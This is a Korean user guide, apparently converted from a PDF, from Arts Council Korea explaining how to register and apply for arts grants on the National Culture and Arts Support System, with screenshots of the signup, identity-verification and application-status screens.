



국가문화예술지원시스템 사용방법

회원가입 · 지원신청

한국문화예술위원회 공정심의부

2021.01.11

본 자료는 당사에게만 제공되는 자료로 당사의 동의 없이 본 자료를 무단으로 복제 전송 인용 배포하는 행위는 법으로 금지되어 있습니다.
Copyrights 2015. Arts Council Korea. All rights reserved.

순서



순서



1 시스템 접속

웹 브라우저에 국가문화예술지원 시스템의 주소를 입력 후 엔터
<http://www.ncas.or.kr>

모든 브라우저 – 팝업 허용으로 설정

[사용 가능 6대 웹 브라우저]

– MS Internet Explorer



– Google Chrome



– Apple Safari



– Mozilla Firefox



– Opera



– Swing browser



(2019.01.07 기준으로 서비스종료. 기준에 설치되었던 브라우저는 사용이 가능하나 신규 브라우저는 설치 불가함)

1 국가문화예술지원시스템 접속

2 웹브라우저 IE 사용자의 경우 [인터넷 익스플로러 사용자 안내] 메시지 확인 후 설정 변경


*엣지브라우저, 모바일, 패드는 미지원
->PC로 사용 권장

3 안내 메시지 확인 후 닫기

- 오늘 하루 이 창 열지 않음 체크

인터넷 익스플로러 사용자 안내

1 도구 메뉴의 인터넷 옵션 선택



2 검색 기록의 [설정] 선택

3 '저장된 페이지의 새 버전 확인' : '웹 페이지를 열 때마다'에 체크

4 선택 후 [확인]


인터넷 익스플로러 사용자 안내

1 도구 메뉴의 [호환성 보기 설정] 선택

2 '호환성 보기'에 추가한 웹 사이트에 'ncas.or.kr'이 있다면 제거

3 하단의 '호환성 보기에서 모든 웹사이트 표시'에 체크가 되어 있다면 체크 해제

4 체크 해제 확인 후 [닫기]



1 로그인 및 회원가입

사이트맵

2 진행절차

- 지원신청
- 교부/변경신청
- 정산/사업실적
- 신청현황 모두보기

3 지원사업정보

- 현재 진행중인 지원사업정보
- 주관기관별 지원사업정보
- 오늘 마감인 지원사업정보
- 전체 지원사업 목록
- 지역의 공모공고

4 지원사업 상세정보

[상세보기] 클릭하면 지원하고자 하는 사업의 자세한 안내페이지로 이동



1. 로그인 및 회원가입

2. 진행절차

3. 지원사업정보

4. 지원사업 상세정보

사이트맵

국가문화예술지원시스템
 National Culture and Arts Support System

진행절차

원하시는 작업 아이콘을 선택하여 주시기 바랍니다.

1. 로그인

2. 진행절차

3. 지원신청

4. 교부/변경신청

5. 정산/사업실적

6. 신청현황 모두보기

고객 만족 센터
 1577-8751
 (주말/공휴일 제외)
 09:00 ~ 12:00
 13:00 ~ 19:00

예약상담

원격지원

구) 국가문화예술
 지원 시스템

현재 진행중인 지원사업정보

주관 기관별 지원사업정보

오늘 마감인 지원사업정보

전체 지원사업 목록

지역의 공모 공고

검색 결과: 4건

| 주관기관 | 공고명 | 접수 시작일 | 접수 마감일 | 상세정보 | 추가지원정보 |
|-----------|-----------------------------|------------|------------|----------------------|-----------------------|
| 출산문화재단 | 2018 지역 문화예술지원사업 3차 공모 | 2019-05-03 | 2019-05-10 | 상세보기 | 추가 7건 |
| 한국문화예술위원회 | 2019년 제 4회 원로연극제 주관처 공모 | 2019-04-29 | 2019-05-10 | 상세보기 | 추가 5건 |
| 경남문화예술진흥원 | 2019 해외 주요도시 한인축제 참가지원사업 공고 | 2019-05-07 | 2019-05-10 | 상세보기 | 추가 6건 |
| 제주문화예술재단 | 2019년 제 주문화예술지원사업 3차 공모 | 2019-04-26 | 2019-05-10 | 상세보기 | 추가 6건 |

국가문화예술지원시스템 및
 e나리도움시스템을 통한
 지원사업 참여 방법 안내

2017년부터 지원금 수령방식이 바뀌었으니
 기금신청 예술인은 꼭 알아보시기 바랍니다.

순서



STEP 1**본인확인****STEP 2****정보작성****STEP 3****가입완료****휴대폰 인증**

- 이름
- 생년월일
- 휴대폰 번호

아이핀 인증

- 아이핀 아이디
- 아이핀 비밀번호

E-Mail 인증

- 이름
- 생년월일
- 전자메일(e-mail)

필수입력 정보

- 이름
- 생년월일
- 성별
- 아이디
- 비밀번호

기타필수입력

- e-mail, 휴대폰번호,
일반전화번호 중 한가지
이상 필수입력

이름 + e-mail,
이름 + 휴대폰번호,
이름 + 전화번호로 중복 가입 확인

개인정보보호법 준수

1

국가문화예술지원시스템 접속

웹 브라우저에
국가문화예술지원시스템의
주소를 입력 후 엔터
<http://www.ncas.or.kr>



1 https://www.ncas.or.kr/main/main.jsp

국가문화예술지원시스템 National Culture and Arts Support System

진행절차 문화예술지도 해외 예술 지원자료 자료실 계시판 안내

2

회원가입 클릭



2

진행절차

원하시는 작업 아이콘을 선택하여 주시기 바랍니다.



고객 만족 센터
1577-8751
(주말 / 공휴일 제외)
09:00 ~ 12:00
13:00 ~ 19:00

예약상담

원격지원

구) 국가문화예술
지원 시스템

국가문화예술지원시스템 및
e나라도움시스템을 통한
지원사업 참여 방법 안내
2017년부터 지원금 수령방식이 바뀌었으나
기금신청 예술인은 꼭 알아보시기 바랍니다

e나라도움

아르코
e나라도움 안내센터

| 현재 진행중인 지원사업정보 | | 주관 기관별 지원사업정보 | 오늘 마감인 지원사업정보 | 전체 지원사업 목록 | 지역의 광고 공고 |
|----------------|-----------------------------|---------------|---------------|----------------------|-----------------------|
| 검색 결과: 4건 | | | | | |
| 주관기관 | 공고명 | 접수 시작일 | 접수 마감일 | 상세정보 | 추가지원정보 |
| 출산문화재단 | 2018 지역 문화예술지원사업 3차 공모 | 2019-05-03 | 2019-05-10 | 상세보기 | 추가 7건 |
| 한국문화예술위원회 | 2019년 제 4회 월로연 국제 주관처 공모 | 2019-04-29 | 2019-05-10 | 상세보기 | 추가 5건 |
| 경남문화예술진흥원 | 2019 해외 주요도시 한인축제 참가지원사업 공고 | 2019-05-07 | 2019-05-14 | 상세보기 | |
| 제주문화예술재단 | 2019년 제 주문화예술지원사업 3차 공모 | 2019-04-26 | 2019-05-15 | 상세보기 | 추가 6건 |

1

개인회원 [가입하기] 클릭

주민등록이 국내에 등록된
사람이 선택

회원가입**국가문화예술지원시스템의 방문을 환영합니다.**

본 시스템은 '문화예술진흥기금' 등 보조금에 관한 지원신청/교부신청/정산&사업실적/결과보고 제출 등의 목적으로 운영되는 보조금 관리 시스템입니다.

1

**개인회원**

만 14세 이상 내국인

**단체회원**

사업자등록증, 법인등기부등본,
고유번호증을 보유한 단체

**외국인회원****단체회원안내**

- 국가문화예술지원시스템은 중복가입 방지 등 정확한 업무 처리를 위하여 단체회원 가입 시 '사업자등록증', '법인등기부등본', '고유번호증' 중 최소 한 가지를 반드시 필요로 합니다.
- 보조금 지원 신청을 위하여 회원가입을 하시는 단체는 사전에 반드시 '사업자등록증', '법인등기부등본', '고유번호증' 중 하나를 갖추어 주시기 바랍니다.
(고유번호증 등 발급에 관한 문의는 관할 세무서 민원접수처에 문의하시기 바랍니다.)
- 기존시스템에 회원가입이 되어있는 '임의단체'도 2014년 지원신청부터는 최소한의 조건으로 '고유번호증'을 사전에 갖추어야 지원신청이 가능함을 안내드리오니 이점 유의하여 주시기 바랍니다.

1

이용약관 동의

[이용약관 동의 합니다]에 체크

2

개인정보 수집 및 이용동의

-필수 개인정보 수집 및 이용 동의에 [동의] 선택
-선택 개인정보 수집 및 이용 동의에 [동의] 혹은
[동의하지 않음]에 선택하여 체크

3

개인정보 제공에 대한 동의

개인정보 제공에 대한 동의에
[동의] 선택

STEP.1 본인확인

STEP.2 정보작성

STEP.3 가입완료

국가문화예술지원시스템 이용약관

[국가문화예술지원시스템 웹사이트 이용약관]

제정 2009. 11. 1
개정 2013. 11. 1

제 1 장 총칙
제 1 조 (목적)

본 약관은 한국문화예술위원회(이하 "예술위원회")가 구축·관리·운영하고 예술위원회와 업무협약(MOU) 체결에 의한 사용기관(이하 "사용기관")이 사용하는 국가문화예술지원시스템(이하 "지원시스템")/웹사이트 주도메인명 : www.ncas.or.kr 보조도메인명 : www.artskorea.or.kr, 해당기관영문명:ncas.or.kr, 해당기관영문명:artskorea.or.kr 등)이 제공하는 모든 서비스(이하 "서비스")의 이용조건 및 절차, 이용자와 예술위원회·사용기관의 권리, 의무, 책임사항과 기타 필요한 사항을 규정함을 목적으로 합니다.

1

이용약관에 동의합니다.

개인정보 수집 및 이용동의

<개인정보수집에 대한 동의>

'NCAS_(국가문화예술지원시스템)'은 회원가입 원활한 공모신청 지원 등 기본적인 서비스 제공을 위한 필수항목과 선택항목으로 구분하여 아래와 같이 개인정보를 수집하고 있습니다.

1. 수집항목
회원가입 시 인증 종류에 따라 필수 항목이 달라집니다.

필수항목
- 휴대폰 인증 시 : 휴대폰 번호, 이름, 아이디 비밀번호
- 아이핀 : 성별, 이름, 아이디 비밀번호
- 이메일 : 이메일, 이름, 아이디 비밀번호

필수 개인정보 수집 및 이용에 동의하십니까?

선택 개인정보 수집 및 이용에 동의하십니까?

2

동의 동의하지 않음

동의 동의하지 않음

개인정보 제공에 대한 동의

<개인정보 제공에 대한 동의>

'NCAS_(국가문화예술지원시스템)'은 국고보조금 업무수행을 위해 다음과 같은 개인정보를 제공하고자 합니다.

1. 개인정보를 제공받는 자

- 광역자치단체 : 경상북도
- 문화재단 : 강원문화재단, 경기문화재단, 경남문화예술진흥원, 경북문화재단, 광주문화재단, 대구문화재단, 대전문화재단, 부산문화재단, 서울문화재단, 세종시문화재단, 울산문화재단, 인천문화재단, 전라남도문화관광재단, 전라북도문화관광재단, 제주문화예술재단, 충남문화재단, 충북문화재단
- 문화체육관광부(소속산하) : 한국문화예술회관연합회, 한국장애인문화예술원

위의 내용을 읽었으며 개인정보 제공에 대해 동의하십니까?

3

동의 동의하지 않음

1 본인확인

휴대폰, 아이핀, 이메일 중 원하는
인증절차 선택하여 본인 확인

개인정보 제공에 대한 동의
<개인정보 제공에 대한 동의>

『NCAS』(국가문화예술지원시스템)은 국고보조금 업무수행을 위해 다음과 같은 개인정보를 제공하고자 합니다.

1. 개인정보를 제공받는 자

- 광역자치단체 : 경상북도
- 문화재단 : 강원문화재단, 경기문화재단, 경남문화예술진흥원, 경북문화재단, 광주문화재단, 대구문화재단, 대전문화재단, 부산문화재단, 서울문화재단, 세종시문화재단, 울산문화재단, 인천문화재단, 전라남도문화관광재단, 전라북도문화관광재단, 제주문화예술재단, 충남문화재단, 충북문화재단
- 문화체육관광부(소속산하) : 한국문화예술회관연합회, 한국장애인문화예술원

2 휴대폰 인증
3 아이핀 인증
4 E-mail 인증

위의 내용을 읽었으며 개인정보 제공에 대해 동의하십니까?

동의 동의하지 않음

| | | |
|---|--|--|
| 1  본인확인 2 휴대폰 인증 <p>메시지 수신 가능한 휴대폰으로 인증번호를 받으실 수 있습니다. (동일한 번호로 1개 아이디 가입 가능)</p> <p style="text-align: center;">인증하기 ></p> | 3  아이핀(I-Pin) 인증 <p>인터넷주민번호 대체수단인 아이핀에 가입하신 아이디와 비밀번호를 통해 인증받을 수 있습니다.</p> <p style="text-align: center;">인증하기 ></p> | 4  이메일 인증 <p>수신가능한 이메일 주소를 통해 인증번호를 받으실 수 있습니다. (동일한 이메일 주소로 1개 아이디 가입 가능)</p> <p style="text-align: center;">인증하기 ></p> |
|---|--|--|

<안심본인인증>

1 본인명의로 이용중인
통신사 선택

2 동의란에 체크

- 개인정보이용동의(필수)
- 고유식별정보처리동의(필수)
- 서비스이용약관동의(필수)
- 통신사이용약관동의(필수)
- 광고성 정보수신 동의(선택)

3 [시작하기] 버튼 클릭하여
본인실명인증절차 진행

본인명의의 휴대폰으로만 본인
인증가능함. 본인 실명 인증이
정상적으로 진행되지 않을경우
NICE평가정보 (1588-2486)로
문의하여 확인



1 아이핀 ID, 비밀번호 입력

2 문자입력

3 확인 버튼 클릭

4 아이핀 신규발급

아이핀 아이디가 없으신 분은
신규발급 클릭하여 계속 진행



1 이름 입력

2 생년월일 입력(8자리)


3 E-mail 주소 입력

4 인증메일 받기 클릭

5 인증문자 입력

6 확인 버튼 클릭

최초 '인증번호 받기' 시도 후
2분내 이메일이 도착하지 않으면
2차 재시도 실시.
이후에도 도착하지 않으면
고객센터(1577-8751)로 문의



https://www.ncas.or.kr/?gubun=lsft - 국가문화예술지원시스템 - Win...

이메일 인증

검증한 이름과 생년월일, 수신가능한 이메일주소를 입력해 주십시오.

1 이름

2 생년월일 예) 19001231

3 이메일 본인이 주신 가능한 이메일 주소를 정확하게 입력해주세요.

5 인증문자

4 인증메일 받기

6 확인 취소

본인인증 시 제공되는 정보는 인증 이외 용도로 이용되지 않습니다.

1

필수입력사항 작성

- 이름 및 생년월일 확인
- 성별 선택
- 아이디 입력 후 [아이디 중복 확인]
- 비밀번호 입력 (비밀번호는 숫자, 영문, 특수문자 조합으로 10자리 이상 생성)

2

연락처 입력

- e-mail, 휴대전화, 전화번호 중 1종 이상 필수 입력

3

기타입력 사항

※ 지원신청 시 활용되는 자료

- 주소 부분은 회원 가입 시에는 필수 사항이 아니지만 지원신청 시 입력 필요사항
- *등록소재지 선택 : [지역을선택해 주세요] 클릭후 해당 지역 선택하면 가입완료한뒤 내정보방에 등록 소재지가 자동으로 반영됨
(입력하지 않으면 추후 가입완료한뒤 내정보방에서 필수로 입력해야함)

4

심의위원, 평가위원 부분 : 일반 개인회원은 체크 및 코드입력 불필요

- 심의위원 및 평가위원으로 가입하는 경우에만 선택

5

입력사항 완료 후 [회원가입] 클릭

STEP.1 본인확인
STEP.2 정보작성
STEP.3 가입완료

1 필수입력사항

성별, 아이디, 비밀번호를 정확하게 입력하시기 바랍니다.

| | | | | | | |
|---------|---|------|------------|----|---|--|
| 이름 | 예술인 | 생년월일 | 1900-00-00 | 성별 | <input type="radio"/> 남 <input type="radio"/> 여 | |
| 아이디 | <input type="text"/> 아이디중복확인 | | | | | |
| 비밀번호 | <input type="password"/> 10자리이상이어야 하며 영문 대/소문자, 숫자, 특수문자를 혼용하여 사용하실 수 있습니다. | | | | | |
| 비밀번호 확인 | <input type="password"/> 입력가능한 특수문자 ! @ # \$ % ^ & * ? _ ~ | | | | | |

2 연락처

잘못된 연락처로 인해 불이익이 발생할 수 있습니다. 정확한 정보를 입력하여 주세요. 이메일 / 휴대전화 / 전화번호 중 한가지 이상 입력은 필수입니다.

| | | | |
|--------|--|---|------|
| E-mail | <input type="text"/> <div style="border: 1px solid #ccc; padding: 2px; position: absolute; right: 0; top: 0; width: 150px; height: 150px; background-color: #fff; display: none;"> 강원-고성군 강원-동해시 강원-삼척시 강원-속초시 강원-양구군 강원-영월군 강원-영동군 강원-횡성군 강원-양양군 강원-화천군 강원-철원군 강원-춘천시 강원-태백시 강원-평창군 강원-홍천군 강원-화천군 강원-철원군 경기-가평군 경기-고양시 경기-과천시 </div> | | |
| 휴대전화 | 010 | - | 1234 |
| 전화번호 | | - | 5678 |

3 기타 입력사항

다음의 입력사항은 지원사업신청 시 활용되는 자료로서, 현재 화면에서 입력완료하실 경우 해당 정보가 지원신청 시 자동으로 반영됩니다.

| | | | |
|------------|---|--------|----------------------|
| 이름(필명) | <input type="text"/> <div style="border: 1px solid #ccc; padding: 2px; position: absolute; right: 0; top: 0; width: 150px; height: 150px; background-color: #fff; display: none;"> 지역을 선택해 주세요 </div> | | |
| 등록소재지 | <div style="border: 1px solid #ccc; padding: 2px; width: 150px; height: 150px; background-color: #fff; display: none;"> 지역을 선택해 주세요 </div> | | |
| 사무실주소 | <input type="text"/> | | |
| 자택주소 | <input type="text"/> | | |
| 홈페이지 | <input type="text"/> http:// | | |
| 심의위원, 평가위원 | <input type="checkbox"/> 선택 | 부여받은코드 | <input type="text"/> |

4

5 **회원가입**

가입취소

순서



화면 안내_로그인

이용안내

회원가입

메뉴안내

지원신청

교부/변경신청

정산/사업실적

결과보고

1

국가문화예술지원시스템 접속

사이트맵



2

 아이디 및 비밀번호 입력 후
로그인 클릭



3

e나라도움 교부 진행절차 안내

내용 확인 후 [닫기] 클릭



4

주관기관 선택

| 상세정보 | 추가지원정보 |
|------|--------|
| 상세보기 | 추가 1건 |

1

개인정보 제공에 대한 동의

 개인정보 제공 동의에 [동의] 선택
 후 [확인]



1 로그인 정보 확인

- 사용자명 (개인명 / 단체명)
- 로그인한 주관기관 확인

2 진행절차

- 해당 단계 클릭시 해당 메뉴로 이동
- 지원신청
교부/변경신청
정산/사업실적
신청현황 모두보기 (타 기관 포함)

3 나의 지원사업 진행 현황

- 지원년도를 선택하면 해당년도의 '나의 진행현황' 조회 가능
- 각 사업의 지원, 교부, 보조금지급, 정산, 사업실적 등의 상태 확인 및 [현재 진행 상태]가 표시됨
- [보기]는 제출완료 상태를 나타내며 관리번호가 보임
- [수정]을 클릭하면 작성 중인 신청 폐이지로 이동
- 진행중인 사업이 없을 경우 [조회된 데이터가 없습니다] 메시지 확인

4 신청 가능한 지원사업 현황

현재 로그인한 주관기관의 신청 가능한 사업이 조회됨



The screenshot shows the following sections:

- 1. 로그인 정보 확인:** Displays user information (使用者名: [NCAS] 예술단체, 주관기관: 한국문화예술위원회, 사용권한: 신청인·사업수행자) and a '로그아웃' (Logout) button.
- 2. 진행절차:** Shows the process flow with three steps: 01 STEP (지원신청), 02 STEP (교부/변경 신청), and 03 STEP (정산/사업 실적). A '신청현황 모두보기' (View all application status) button is also present.
- 3. 나의 지원사업 진행 현황:** Displays the '나의 지원사업 진행 현황' table for the year 2019. The table includes columns for 순번 (Order), 주관기관 (Sponsoring Organization), 지원년도 (Support Year), 사업명 (Project Name), 관리번호 (Management Number), 현재 진행상태 (Current Status), and various status indicators (보기, 신청완료, 선정 [보기], 제출, 지원, 신청상태, 결과, 신청상태, 신청상태, 신청상태, 보조금 지급 상태, 사업상태, 정산상태, 비율).
- 4. 신청 가능한 지원사업 현황:** Displays the '한국문화예술위원회] 현재 신청 가능한 지원사업 2건' table. The table includes columns for 순번 (Order), 지원년도 (Support Year), 사업명 (Project Name), 접수 시작일 (Submission Start Date), 접수 마감일 (Submission End Date), 마감시간 (Submission Time), and 신청분야 (Application Fields).

1

보조금 주관기관 변경

현재 로그인한 주관기관 확인 후
보조금 주관기관 변경을 원할 경우
원하는 주관기관 선택하여 변경 가능



국가문화예술지원시스템
 National Culture and Arts Support System

진행절차 문화예술지도 해외 예술 지원자료 자료실 게시판 안내

사용자 : [NCAS]예술단체
 주관기관 : 한국문화예술위원회
 사용권한 : 신청인 · 사업수행자

내 정보방

보조금 주관기관변경

1

01 STEP
02 STEP
03 STEP
신청현황
모두보기

나의 지원사업 진행 현황 2019 * 지원사업년도를 확인하여 선택해 주시기 바랍니다

| 순번 | 주관기관 | 지원년도 | 사업명 | 관리번호 | 현재 진행상태 | 지원 | | 교부 | | 신청서변경 | | 보조금 사업 상태 | |
|----|-----------|------|--------|-----------|-----------|----|------|---------|----|-------|----|-----------------|--|
| | | | | | | 신청 | 상태 | 결과 | 신청 | 상태 | 신청 | 상태 | |
| 1 | 한국문화예술위원회 | 2019 | 테스트사업1 | 201933782 | 교부신청-결수완료 | 보기 | 신청완료 | 선정 [보기] | 제출 | | | | |
| 2 | 한국문화예술위원회 | 2019 | 테스트사업2 | 201933526 | 지원-신청완료 | 보기 | 신청완료 | | | | | | |
| 3 | 한국문화예술위원회 | 2019 | 테스트사업3 | | 지원-작성중 | 수정 | 작성중 | | | | | | |

[한국문화예술위원회] 현재 신청 가능한 지원사업 2건 * 신청분야를 선택해 주시기 바랍니다

| 순번 | 지원년도 | 사업명 | 접수 시작일 | 접수 마감일 | 마감시간 | 신청분야 | | | | | | | |
|----|------|--------|------------|------------|-------|------|------|----|----|----|------|------|------|
| | | | | | | 문학 | 시각예술 | 연극 | 무용 | 음악 | 전통예술 | 다원예술 | 예술일반 |
